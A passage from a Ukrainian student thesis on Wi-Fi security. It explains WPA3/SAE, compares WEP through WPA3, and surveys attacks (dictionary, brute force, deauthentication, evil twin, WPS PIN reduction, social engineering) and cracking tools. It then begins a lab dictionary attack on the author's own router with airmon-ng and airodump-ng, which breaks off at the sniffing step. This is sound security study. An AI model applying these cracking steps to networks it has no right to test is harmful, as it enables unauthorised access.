Під час використання WPA3 Enhanced Open для публічної мережі з’єднання буде автоматично зашифровано за допомогою встановленого стандарту Opportunistic Wireless Encryption (OWE).

WPA3-Enterprise, на відміну від попередника WPA2-Enterprise, внесла кілька значних поліпшень у безпеку та аутентифікацію бездротових мережах. Основні характеристики WPA3-Enterprise включають:

- застосовуються різні методи Extensible Authentication Protocol (EAP).
- допускається метод шифрування AES CCMP 128, але впроваджено сильніший протокол 256-бітний Galois/Counter Mode Protocol (GCMP)
- для автентифікації та підтвердження цілісності даних використовується 256-бітний Hash-based message authentication code, HMAC (HMAC) та 128-бітний Block Integrity Protection using Cipher-based Message Authentication Code (BIP-CMAC).

Також у WPA3-Enterprise опціонально забезпечено 192-бітний сесійний ключ, що, у свою чергу, працює з протоколами: BIP-GMAC-256, HMAC-384, GCMP-256.

WPA3 використовує протокол Simultaneous Authentication of Equals (SAE), що базується на методі обміну ключів Diffie-Hellman, для встановлення каналу передачі даних між пристроями. Він усунув вразливість KRACK, виявлену в WPA2.

SAE, також відомий як Dragonfly handshake використовує еліптичну та дискретно-логарифмічну криптографію. Такий механізм автентифікації і погодження ключа забезпечує захист від офлайн словникових атак.

Результатом Dragonfly handshake є значення PMK, що потім використовується у стандартному обміні ключами, як у WPA2. Протокол SAE використовує спільний пароль лише для автентифікації, а не для отримання PMK. Замість пароля у протоколі SAE для обчислення ключів використовується елемент пароля PE. Він обчислюється з використанням набору еліптичних параметрів кривої p та q, узгодженого між клієнтом і точкою доступу за допомогою дискретно-логарифмічного обчислення та спільного пароля password. Всі ці значення є вхідними параметрами для мепінг функції F(), яка

повертає числове значення x-координати елементу на еліптичній кривій. Детальну схему Dragonfly handshake наведено на рисунку 2.2 [9].



Рисунок 2.2 — Схема Dragonfly handshake

Після обчислення PE обидві сторони генеруватимуть приватне значення r та маску m, які є випадково вибраними великими числами в діапазоні {1...q}. Сторони використовують ці значення для обчислення скаляру s і, разом із PE, буде обчислено елемент E, використовуючи формули (2.1) і (2.2). Всі формули представлена для обчислення значень сторони A.

	$s_A=r_A+m_A \bmod q$	(2.1)

	$E_A= (m_A \times PE)^{-1}$	(2.2)

На наступному етапі обидві сторони обмінюються цими двома обчисленими значеннями у повідомленні 1 та 2. Згодом сторона A обчислить спільний секрет ss, використовуючи інформацію, надіслану протилежною стороною, використовуючи формулу (2.3). Формула представлена для обчислення значень сторони A.

	$ss =r_A \times (E_B+ (s_B \times PE))$	(2.3)

Для забезпечення вищого рівня безпеки значення спільного секрету ss, розтягується на два окремих ключа, а саме ключ підтвердження kck і головний

ключ mk за допомогою функції формування ключа Key derivation functions (KDF) з n-ю кількістю ітерацій, що обчислюється за формулою (2.4), де функція len() обчисляє довжину значення p.

	$n = len(p) + 64$	(2.4)

Завершальним етапом є обчислення повідомлення про підтвердження, ціллю якого є упевнитися, що обидві сторони правильно розрахували значення спільного секрету і знають пароль. Воно генерується завдяки геш-функції з наступними вхідними параметрами: ключ kck, скаляр відправника (s_a), скаляром одержувача (s_b), елементом відправника (E_a), елементом одержувача (E_b) та ідентифікатором відправника, наприклад MAC-адресою, (A). Це повідомлення про підтвердження буде обчислено з обох сторін у повідомленнях 3 і 4 з відповідними змінними для відправника за формулою (2.5). Формула представлена для обчислення значень сторони A.

	$confirm_A = H(kck + s_A + s_B + E_A + E_B + A)$	(2.5)

В результаті Dragonfly handshake, mk використовуватиметься як PMK у 4-х сторонньому рукостисканні, що відбувається за схемою WPA2. Безпека цього протоколу полягає у складній природі операції скалярного добутку в дискретно-логарифмічних обчисленнях. Знаючи E_A та PE, з математичної точки зору складно знайти m_A.

Таким чином, навіть якщо пароль буде скомпрометовано, його не можна буде використати, щоб отримати PMK і розшифрувати минулі повідомлення [9].

Незважаючи на новітні підходи в шифруванні та автентифікації, дуже швидко було знайдено певні вразливості, що можуть мати за собою серйозні наслідки для безпеки бездротової мережі: Щоб підтримати клієнтів, що працюють лише на протоколі WPA2 у WPA3 було забезпечено змішаний режим роботи WPA3 з WPA2 з використанням однакового пароля. Використовуючи цю вразливість, зловмисник може реалізувати атаку на пониження протокола

захисту до WPA2 та реалізувати офлайн словникову атаку або атаку грубої сили, щоб отримати пароль. Також було знайдено вразливості до атак на пониження групи безпеки, похідного каналу та атаки відмови в обслуговуванні для перенавантаження та сповільнення роботи точки доступу [14].

2.5 Порівняльна характеристика

Проаналізувавши структуру, принцип роботи, використовувані методи автентифікації та шифрування трафіку протоколів безпеки бездротових мереж WEP, WPA, WPA2 та WPA3 можна підсумувати дані по кожному з них у таблиці 2.1.

Таблиця 2.1 Порівняльна таблиця протоколів WEP, WPA, WPA2 та WPA3

Протокол / Критерій	**WEP**	**WPA**	**WPA2**	**WPA3**
Дата ратифікації	1999	2003	2004	2018
Метод шифрування	RC4	TKIP з RC4	AES CCMP	AES-CCMP-128, GCMP-256
Сесійний ключ	40 біт, 104 біт	128-біт	128-біт	128-біт, 192-біт
Тип шифрування	Потоковий	Потоковий	Блочний	Блочний
Цілісність даних	CRC-32	MIC	CBC-MAC	BIP-CMAC-128, HMAC-256/384
Режим автентифікації	WPE-Open, WPE-Shared	WPA-PSK, WPA-Enterprise	WPA2-PSK, WPA2-Enterprise	WPA3-Personal, WPA3-Enterprise, Wi-Fi Enhanced Open

Незважаючи на потенційну вразливість, WPA3 є найбезпечнішим бездротовим протоколом, доступним на сьогодні. Такі протоколи як WEP та

WPA не повинні використовуватися взагалі через свою застарілість та примітивність у методах захисту трафіку, що передається бездротовою мережею. WPA2-PSK, хоча і має значні недоліки, може використовуватися за умови, що для підключення до мережі застосовується довгий, непублічний пароль, а підтримувати роботу в режимі WPA2-Enterprise або WPA3 немає можливості.

Немає користі від новітніх безпечніших технологій, якщо користувачі їх не застосовують. Кожного дня з'являються сотні тисяч мереж, згідно з базою даних WiGLE (див. рис. 1.1), але, наважаючи на існування WPA3 з 2018 року, кількість мереж, що працюють на цьому протоколі на момент дослідження складає лише 1.28%, що в числовому еквіваленті складає трохи більше 17 мільйонів підключень (рис. 2.3) [5]. Ця цифра навіть менша за кількість WEP-мереж (3.07%). WPA3-мережі поступово зростають, але переважна більшість, а саме 74.34% від всіх Wi-Fi мереж функціонують на протоколі WPA2, що в числовому еквіваленті складає близько 986 мільйонів 878 тисяч. Причиною цьому може бути, наприклад, недосвідченість користувачів та відсутність обладнання, яке здатне підтримувати роботу на рівні WPA3. На рисунку 2.4 також продемонстровано динаміку застосування різних протоколі безпеки за останні 22 роки у відсотковому співвідношенні (рис. 2.4) [5].

Рисунок 2.3 – Розподіл протоколів безпеки у сучасних Wi-Fi мережах



Рисунок 2.4 – Статистика поширення протоколів безпеки Wi-Fi

3 СПОСОБИ ЗЛОМУ БЕЗДРОТОВОЇ МЕРЕЖ

У цьому розділі буде описано можливі підходи для реалізації атак на бездротові мережі.

3.1 Аналіз 4-х стороннього рукостискання

Розглянувши принцип роботи протоколів безпеки бездротових мереж WEP, WPA, WPA2 та WPA3, можна зауважити, що найуразливішим етапом встановлення з’єднання є генерація та обмін ключами шифрування трафіку. Перехопивши 4-х стороннє рукостискання, зловмисник може аналізувати, змінювати та відтворювати ці дані, щоб тримати спільний ключ та отримати доступ до мережевих даних. Гешування ключів автентифікації допомагає здійснити безпечний обмін ключами шифрування, впевнившись в легальності підключення клієнта до точки доступу. Гешування — це одностороннє шифрування за допомогою алгоритму без ключа у бітовий ряд фіксованої довжини. Геш-функція є необоротною; неможливо обернути алгоритм і отримати пароль з гешу. Незважаючи на цю властивість, зловмисник може запускати алгоритм гешування багато разів, вибираючи різні можливі паролі та порівнюючи вихідний геш потенційного пароля з цільовим гешем, сподіваючись знайти збіг (а, отже, отримати вихідний пароль). Нижче буде наведено найвідоміші атаки на основі аналізу 4-х стороннього рукостискання.

Словникові атаки («Dictionary attacks») — це атаки, що використовують перелік потенційних паролів, наприклад qwerty123, 87654321, mypassword. Кожне з слів словника гешується послідовно, порівнюючи результат із перехопленим гешем PSK. Якщо є співпадіння, то слово, що було використано для створення гешу і є паролем для доступу до мережі. В цій роботі буде реалізовано офлайн словникову атаку, яка базується на переборі гешів з паролями.

Атаки грубої сили («Bruteforce attacks») — це атаки, що працюють за таким самим принципом, як і словникові атаки, але замість слів в словнику генеруються всі можливі послідовності з урахуванням регісту, алфавіту, спеціальних

символів та довжини можливого пароля. Такі атаки потребують набагато більше часу, але ефективніші. В цій роботі буде реалізовано офлайн атаку грубої сили, яка базується на переборі гешів всіх можливих комбінацій паролю.

Веселкова (Райдужна) таблиця («Rainbow Table») — це база даних, попередньо обчислений словник простих текстових паролів і відповідних їм геш-значень, які можна використовувати, щоб дізнатися, який відкритий текстовий пароль створює певний геш. Якщо знайдено в базі даних геш, який співпадає з цільовим гешом, то відповідний пароль і є цільовим. Ефективність цих атак різко зменшилася завдяки техніці, відомій як додавання «солі». «Сіль» — це додаткове випадкове або певне значення, що додається до пароля перед його гешуванням, щоб геш-значення було іншим. Додавання «солі» дає можливість отримувати різні геш-суми за умови додавання різних значень «солі» [15].

3.2 Атаки на точку доступу без аналізу рукостискання

Атака де-автентифікації (De-Authentication Attack) — це різновид атак типу відмова в обслуговуванні (Denial-of-Service) для одного або багатьох користувачів. Сторони з’єднання можуть надсилати не тільки кадри автентифікації один одному, а й кадри де-автентифікації (de-authentication frames), щоб сказати іншому пристрою завершити з’єднання. Кадри де-автентифікації надсилаються у відкритому вигляді. Атака використовує цю вразливість, підробляючи MAC-адресу пристроїв, видаючи себе за клієнта або точку доступу та надсилаючи кадри де-автентифікації між ними. Пристрої, вважаючи, що запит надходить від легітимної сторони з’єднання, розривають з’єднання один з одним. Ця атака може бути підготовчим етапом до таких атака як «man-in-the-middle», перехоплення 4-х стороннього рукостискання або evil twin атаки тощо. Але у протоколі WPA3 було впроваджено механізм Security Association (SA), який унеможливлює можливість керувати кадрами керування, такими, як кадри де-автентифікації, які передаються в незашифрованому вигляді. Точка доступу надсилає зашифрований SA-запит відправнику з вимогою

надіслати повторний запит на від’єднання пізніше, протягом певного встановленого часу, і чекає зашифрованої відповіді. Якщо у відповідь за встановлений час не було нічого надіслано, будь-який керуючий кадр буде проігноровано і відхилено [9, 16].

Атака «злого близнюка» (Evil Twin Attack) — це різновид атак типу «підставна» точка доступу, але вона не потребує фізичного доступу до портів цільової точки доступу. Ідея полягає в застосуванні методів фішингу, створюючи «підставну» точку доступу з такими самими параметрами як в цільової точки доступу: SSID, протокол захисту та Mac-адреса, після цього де-автентифікувати клієнта цільової точки доступу разом з цим послаблюючи сигнал справжньої точки доступу. В результаті цього, клієнт може підключитися до «підставної» точки доступу з кращим сигналом, вважаючи її легітимною. Таким чином компрометується легітимне з’єднання, а зловмисник отримує можливість запустити атаку «man-in-the-middle» [9].

3.3 Wi-Fi Protected Setup (WPS)

Wi-Fi Protected Setup (WPS) – це технологія, що полегшує підключення до Wi-Fi без необхідності введення пароля. Незважаючи на позитивні наміри полегшити авторизацію користувачів в бездротовій мережі, режим WPS має істотні недоліки, що ставлять під загрозу безпеку середовища.

Існує чотири основні методи автентифікації за допомогою WPS:

- введення PIN-коду: На точці доступу розміщений персональний ідентифікаційний номер (PIN-код), який необхідно ввести користувачу для під’єднання до мережі. Деякі маршрутизатори надають тимчасовий PIN-код, який можна використовувати для входу в мережу.
- натискання на кнопку: Користувач натискає кнопку на точці доступу, а клієнт ініціює з’єднання без необхідності вводити пароль. Точка доступу чекає на приєднання клієнта протягом кількох хвилин.

- USB-накопичувач: Конфігураційні дані зберігаються на флеш-накопичувачі та передаються новому клієнту без використання бездротового зв’язку.
- Near-Field-Communication (NFC): Користувач підносить пристрій поблизу точки доступу для передачі конфігурації мережі без введення PIN-коду або паролю.

Останні два методи в своїй структурі не використовують технології Wi-Fi, а також вони не включені в сертифікацію Wi-Fi Protected Setup.

При використанні «кнопкового» методу, підключення є повністю не захищеним і не контрольованим, разом з підключенням авторизованого девайсу одночасно може підключитися пристрій зловмисника. Тому ця функція, попри те, що все ще вбудована в сучасні точки доступу, не повинна використовуватися.

Механізм PIN-коду може здатися більш надійним, так як клієнт повинен надати точці доступу правильний PIN-код, який був або вбудованим постачальником або згенерованим тимчасово за запитом користувача. Зазвичай, оптимальна довжина PIN-коду сягає 8 цифр, що є доволі невеликим масивом можливих варіантів, а тому такий вид авторизації вразливий до атаки грубої сили («brute force attack»). Але крім цієї слабкості, технологія WPS має вразливість у перевірці валідності PIN-коду. На перевірку 8-значного PIN-код зловмиснику знадобилося б 100 мільйонів можливих комбінацій, але дослідник Stefan Viehböck у 2011 році дослідив, що кількість можливих комбінацій можна істотно зменшити. Виявилося, що останнє восьме значення PIN-коду є контрольною сумою, обчисленою попередніх значень. Ця особливість має на меті перевірку коректності введених даних. З цього виходить, що підібравши перші 7-значень коду, можна легко визначити останнє, порахувавши контрольну суму. А це, у свою чергу, зменшує кількість можливих комбінацій до 10 мільйонів. Крім цього, спочатку відбувається перевірка тільки перших чотирьох значень послідовності, а вже потім, якщо комбінація відповідає заданій, перевіряє останні три (восьме значення – контрольна сума). Це означає,

що зловмиснику не потрібно пробувати всі семизначні коди від 0000000 до 9999999; натомість йому треба перебрати послідовність від 0000 до 9999, а потім від 000 до 999. Тому замість 100 мільйонів комбінацій, необхідно лише 10 тисяч на першу частину, та 1000 на другу, що в результаті сягає лише 11 тисяч комбінацій під час атаки грубої сили. Враховуючи сучасні машинні потужності, на перебір всіх варіацій за допомогою спеціальних автоматизованих інструментів може знадобитися декілька годин [17].

Технологію WPS не варто застосовувати, але виробники обладнання для бездротових мереж все ще залишають цю вразливість в сучасних зразках. Згідно з результатами дослідження Victor Ojong Etta та його колег-дослідників, 48% проаналізованих мереж, мали активну активовану функцію WPS [18]. На жаль, переважно більшість роутерів вже йдуть в продаж з активованою за замовчуванням функцією WPS, тому при недбалій конфігурації пристрою, бездротова мережа може розпочати свою роботу у вразливому режимі.

3.4 Методи соціальної інженерії

Соціальна інженерія – це підхід у якому використовуються маніпуляції над людиною для отримання певної секретної інформації. Зазвичай такі атаки розраховані на людей з чітко вираженими якостями як довіра, недбалість, цікавість і незнання. Такі атаки можуть як включати апаратно-програмну підготовку так і ні. Атаки соціальної інженерії здебільшого націлені на великі компанії. Наслідки цієї атаки можуть бути як грошовими так і репутаційними, коли організація може зазнати величезних збитків через витік даних, недовіру з боку клієнтів та інвесторів. Поширений спосіб пом’якшити ризики безпеки, пов’язані з соціальною інженерією – це проводити постійні навчання персоналу компанії стосовно небезпеки соціальної інженерії, методів її виявлення та протидії [16].

Поширені засоби соціальної інженерії:

- застосування фішингових атак, наприклад, надсилання на електронну пошту посилань від, начебто, адміністратора мережі на підробний

веб-сайт, який виглядає як сторінка входу до мережі. Якщо працівник введе облікові дані для входу, то підключення буде скомпрометовано.

- підкидання USB-накопичувачів або інших пристроїв в місця, де їх легко можуть знайти працівники компанії. Ці пристрої можуть містити шкідливе програмне забезпечення, що надасть зловмиснику доступ до комп'ютера користувача та мережі.
- втирання в довіру інших працівників, видавши себе, наприклад, за техніка, якому треба отримати доступ до мережі або нового співробітника. Якщо працівник надасть облікові дані для входу зловмиснику, то підключення буде скомпрометовано.

3.5 Популярні інструменти для реалізації атак

Для автоматизації процесу проведення атак було розроблено різні інструменти. Майже всі вони мають детальну інструкцію по користуванню та є безкоштовними.

Існує багато списків публічних паролів для реалізації словникових атак:

- Weakpass надає широкий спектр списків слів, у тому числі деякі спеціально розроблені для різних типів атак або цільових систем.
- SecLists є сховищем багатьох списків, які використовуються для тестування на проникнення.
- CrackStation відомий своїм величезним списком слів. Особливо відомий його список, створений на основі реальних витоків паролів.
- Rockyou словник, є одним з найвідоміших переліків паролів, що вбудований за замовчуванням в операційну систему Kali Linux та розташований у каталозі /usr/share/wordlists. Це набір паролів, отриманих в результаті відомого витоку даних. Він містить трохи більше 14 мільйонів унікальних паролів, що дозволяє перевірили багато популярних варіацій паролів. Саме список Rockyou буде використаний в цій роботі для реалізації офлайн словникової атаки [15].

Також можна згенерувати власний словник за допомогою утиліти Crunch або створити словник з розширенням txt у звичайному текстовому редакторі, куди можна помістити скопійовані в Інтернеті відомі паролі та/або заповнити своїми варіантами слів, що можуть використовуватися при автентифікації з точкою доступу, такий вид словників особливо ефективний для атак на особисто знайому зловмисникам ціль, або на яку вони зібрали детальну інформацію заздалегідь.

Aircrack-ng — це потужний комплекс програм, що використовуються для оцінки безпеки Wi-Fi мереж та включає в себе інструменти для перехоплення пакетів, аналізу та злому WEP і WPA/WPA2 ключів тощо. Він ефективний для аудиту безпеки Wi-Fi мереж, виявлення слабких протоколів шифрування та виявлення потенційних уразливостей бездротової мережі, таких як слабкі паролі або «підставні» точки доступу. Саме цей набір інструментів буде використаний в роботі для реалізації офлайн словникової атаки.

Airgeddon — це багатофункціональний сценарій для систем Linux, призначений для аудиту бездротових мереж. Він охоплює різноманітні функції для аналізу безпеки Wi-Fi, включаючи сканування мережі, аналіз типів шифрування та кілька режимів атак. Цей інструмент буде використано для запуску офлайн атаки грубої сили.

Hashcat — це популярний інструмент для відновлення паролів, відомий своєю швидкістю і ефективністю. Він має в собі багато алгоритмів гешування та режимів атак, що робить його надзвичайно корисним інструментом для аналітиків безпеки та тестувальників на проникнення. У складі Airgeddon буде використаний для запуску офлайн атаки грубої сили.

Wash — це утиліта для визначення точок доступу з підтримкою WPS. Часто використовується разом з утилітою Reaver, що запускає атаку на PIN-коди точок доступу, підбираючи оригінальну послідовність.

Wifiphisher — це інструмент для автоматизованих фішингових атак на бездротові мережі Wi-Fi. Wifiphisher створює підроблену точку доступу, а потім

де-автентифікує або блокує цільову мережу, змушуючи користувачів підключатися до підробленої точки доступу.

Wireshark — це відомий аналізатор мережевого трафіку. Він допомагає перевіряти пакети та виявляти недоліки безпеки, підозрілу активність та потенційні вектори атак.

Social-Engineer Toolkit (SET) — це фреймворк, призначений для атак соціальної інженерії. Він містить різні модулі, що допомагають у проведенні фішингових атак через електронну пошту, створенні небезпечних веб-сайтів та здійсненні цільових кампаній соціальної інженерії. SET допомагає тестувальникам оцінити вразливість організації до технік соціальної інженерії та підвищити обізнаність про потенційні ризики, пов'язані з людськими факторами [15, 19].

Крім цього, також застосовують наступні інструменти для тестування мереж: John the Ripper, Hydra, HCXDumptool, Hcxtools, Metasploit, Nmap, Burp Suite, Nikto, Maltego, Bettercap тощо. Багато цих інструментів використовуються в поєднанні для підвищення успішності реалізації різного спектру атак на мережі та системи.

4 ПРАКТИЧНА ЧАСТИНА

Після опису можливих різновидів атак на протоколи бездротової безпеки постало завдання над практичної реалізацією атак на бездротове обладнання. В цьому розділі було реалізовано офлайн словникову атаку та офлайн атаку грубої сили з описом всіх етапів, підбором програмного та апаратного забезпечення та з використанням різних протоколів захисту, що підтримуються на обраному обладнанні. Також додатково було досліджено час виконання офлайн словникової атаки на різних протоколах безпеки.

4.1 Огляд програмного та апаратного забезпечення

Kali Linux 6.6.9-amd64

Kali Linux — це операційна система з відкритим вихідним кодом, розроблена для тестування на проникнення, аудиту безпеки та цифрової криміналістики. Вона містить широкий набір інструментів для тестування безпеки, аналізу мереж, зламу паролів тощо, пов'язаних із забезпеченням кібербезпеки, деякі з них наведено в розділі 2.5. Також варто підмітити, що Kali Linux є безкоштовною операційною системою, що доступна для всіх користувачів, на момент виконання роботи [20].

Aircrack-ng v1.7

Опис набору утиліт наведений у розділі 2.5.

Rockyou

Опис словника наведений у розділі 2.5.

Airgeddon v11.22

Опис інструменту наведений у розділі 2.5.

Hashcat v6.2.6

В цій роботі розглядається як частина Airgeddon. Опис інструменту наведений у розділі 2.5.

Мережевий адаптер Alfa Network AWUS036H

Alfa Network AWUS036H — потужний (1000 мВт) Wi-Fi USB адаптер для підключення до бездротових мереж 802.11g. Перевагою адаптера є RP-SMA

роз'єм, що дозволяє підключити зовнішню антену, щоб підсилити сигнал. Також слід зазначити, що адаптер заснований на популярному чіпсеті Realtek 8187L і має виняткову чутливість. Незначним недоліком обраного мережевого адаптеру є те, що він працює тільки в стандартах 802.1g/b, але більшість точок Wi-Fi все ще підтримують ці стандарти, пропускна здатність в реальних умовах при роботі з цими стандартами буде сягати до 20 Мбіт/с [21].

Надзвичайно висока чутливість дозволяє успішно використовувати цей адаптер для проведення досліджень безпеки Wi-Fi мереж. Повний перелік технічних характеристик доступний в таблиці 4.1 Додатку А.

Антена Alfa Network ARS-N19 з підставкою

Alfa Network ARS-N19M складається з двох частин: Alfa Network ARS-N19 (дипольної антени RP-SMA з посиленням 9 дБі), та ARS-AS01 (магнітної бази з кабелем довжиною 90 см). Це антена 9 дБі для використання з бездротовими адаптерами, які мають роз'єм RP-SMA. Вона сумісна з вище описаним мережевим адаптером Alfa Network AWUS036H.

Основною перевагою використовувати саме цю зовнішню антену є те, що дозволяє збільшити зону прийому та значно підвищити рівень сигналу. Хвильовий супротив становить 50 Ом, розмір 1,3 х 39,2 см. Підставка дозволяє розмістити антену в оптимальному положенні для отримання найкращого сигналу. Розрахована антена для використання всередині будівлі, що підходить для тестування в нашому випадку. Ціна: 1508,40 грн (на момент виконання роботи) [22].

Маршрутизатор Huawei Wi-Fi AX3

Wi-Fi роутер Huawei Wi-Fi AX3 бюджетний пристрій, який призначений для побутового та корпоративного використання. Виконує функції точки доступу. Він дводіапазонний, підтримує роботу на частотах 5ГГц та 2.4ГГц. Через свою універсальність, швидкість роботи та бюджетну ціну він є популярним вибором на ринку мережевих девайсів. Основні параметри маршрутизатора наведені в таблиці 4.2.

Таблиця 4.2 Основні характеристики Wi-Fi роутера Huawei Wi-Fi AX3 [23]

Характеристика	**Значення**
Частота роботи	5 ГГц, 2.4 ГГц
Швидкість LAN портів	1 Гбіт/с
Стандарт зв'язку	802.11a, 802.11b, 802.11g, 802.11n, 802.11v, Wi-Fi 5 (802.11ac), Wi-Fi 6 (802.11ax)
Швидкість Wi-Fi	2976 Мбіт/сек
Призначення	Домашній, Офісний
Кількість антен	4
WAN-порт	1 (Ethernet)
Інтерфейси	3 порти LAN RJ45, 1 порт LAN/WAN порт RJ45
Функції безпеки	Батьківський контроль, гостьовий доступ, захист від DoS-атак, фільтрація MAC-адрес
Тип шифрування	WPA2 PSK, WPA/WPA2 PSK (гібрид), WPA2 PSK/WPA3-SAE
Підтримка операційних систем	Windows 10/8/7, Mac X 10.6 або вище, iOS 9.0 або вище, Android
Габарити і вага	225 x 159.2 x 39.7 мм, 387 г
Ціна	1999 грн (на момент виконання звіту)

Ноутбук VivoBook ASUS X513IA M513IA

Операційна система Kali Linux 6.6.9-amd64 фізично встановлена на портативному комп’ютері VivoBook ASUS X513IA M513IA. В таблиці 4.3 наведено його основні параметри.

Таблиця 4.3 Основні характеристики ноутбука VivoBook ASUS X513IA M513IA [24]

Характеристика	**Значення**
Виробник	ASUSTeK COMPUTER INC.
Модель	VivoBook ASUS M513IA-BQ130T
Тип системи	x64
Серія процесора	Серія процесора AMD Ryzen 5 / Ryzen 5 Pro
Модель процесора	4500U
Базова частота процесора	2.3 ГГц
Кількість ядер	6
Об'єм ОЗП	8 Гб
Об'єм SSD диска	512 Гб
Стандарт Wi-Fi	IEEE 802.11 ax
Кількість портів USB	2 шт. USB 2.0, 1 шт. USB 3.1 (3.2) Type-A, 1 шт. USB 3.1 (3.2) Type-C
Ціна	19999 грн (станом на 31.03.2021)

4.2 Реалізація офлайн словникової атаки

Як зазначено в таблиці 4.2, роутер підтримує 3 типи шифрування: WPA2 PSK, WPA/WPA2 PSK (гібрид) та WPA2 PSK/WPA3 SAE. У цій роботі буде проведено порівняльний аналіз стійкості цих режимів роботи мережі до офлайн словникової атаки за словником Rockyou [15, 25].

Наступні дії будуть відбуватися переважно в командному рядку (терміналі) Kali Linux з правами адміністратора (root terminal emulator). Root термінал в Kali Linux — це інтерфейс командного рядка, який надає користувачеві повний контроль над системою. Він використовується для виконання адміністративних задач. Якщо наступні команди будуть виконуватися

в терміналі без привілеїв адміністратора, то знадобиться додати команду sudo, яка тимчасово підвищує права користувача до root.

Сценарій 1:

SSID: Target

BSSID: 18:3C:B7:5D:2F:24

Тип захисту: WPA2 PSK.

Пароль: 12345678.

Мережевий інтерфейс: wlan0.

Крок 1. Перевести мережеву карту з режиму «managed» в «monitor»

За замовчуванням, мережева карта має режим «managed». Це означає, що мережевий пристрій може перехоплювати тільки пакети, які призначені тільки нашому девайсу (MAC-адреса призначення в заголовку пакета збігається з MAC-адресою пристрою). А у режимі «monitor», мережева карта може прослуховувати всі пакети навколо, без цього кроку неможливо провести діагностику мереж навколо та перехопити трафік.

Щоб переглянути перелік доступних мережевих інтерфейсів на пристрої та обрати з яким надалі продовжуватиметься робота необхідно виконати команду iwconfig в терміналі Kali Linux (рис. 4.1). В цій роботі буде використано мережевий інтерфейс wlan0.



Рисунок 4.1 — Виконання команди iwconfig

Далі треба виконати команду airmon-ng start <ім’я мережевої картки> (рис. 4.2). airmon-ng — це скрипт, який переводить вашу мережеву картку в

режим моніторингу. Команда start повідомляє airmon-ng, яку мережеву карту переводити в режим моніторингу.



Рисунок 4.2 — Виконання команди airmon-ng start wlan0

Крок 2. Дослідити мережі навколо, визначити цільову мережу.

Після того, як мережева карта була переведена в режим моніторингу і тепер може бачити і перехоплювати пакети різних мережевих девайсів, треба дослідити доступні точки доступу та знайти в тому переліку цільову мережу.

Щоб побачити, які мережі навколо, треба виконати команду airodump-ng <мережева карта>. airodump-ng — запускає мережевий сніфер (аналізатор трафіку) (4.3). Зупинити сніфер можна ввівши ctr+c в термінал.

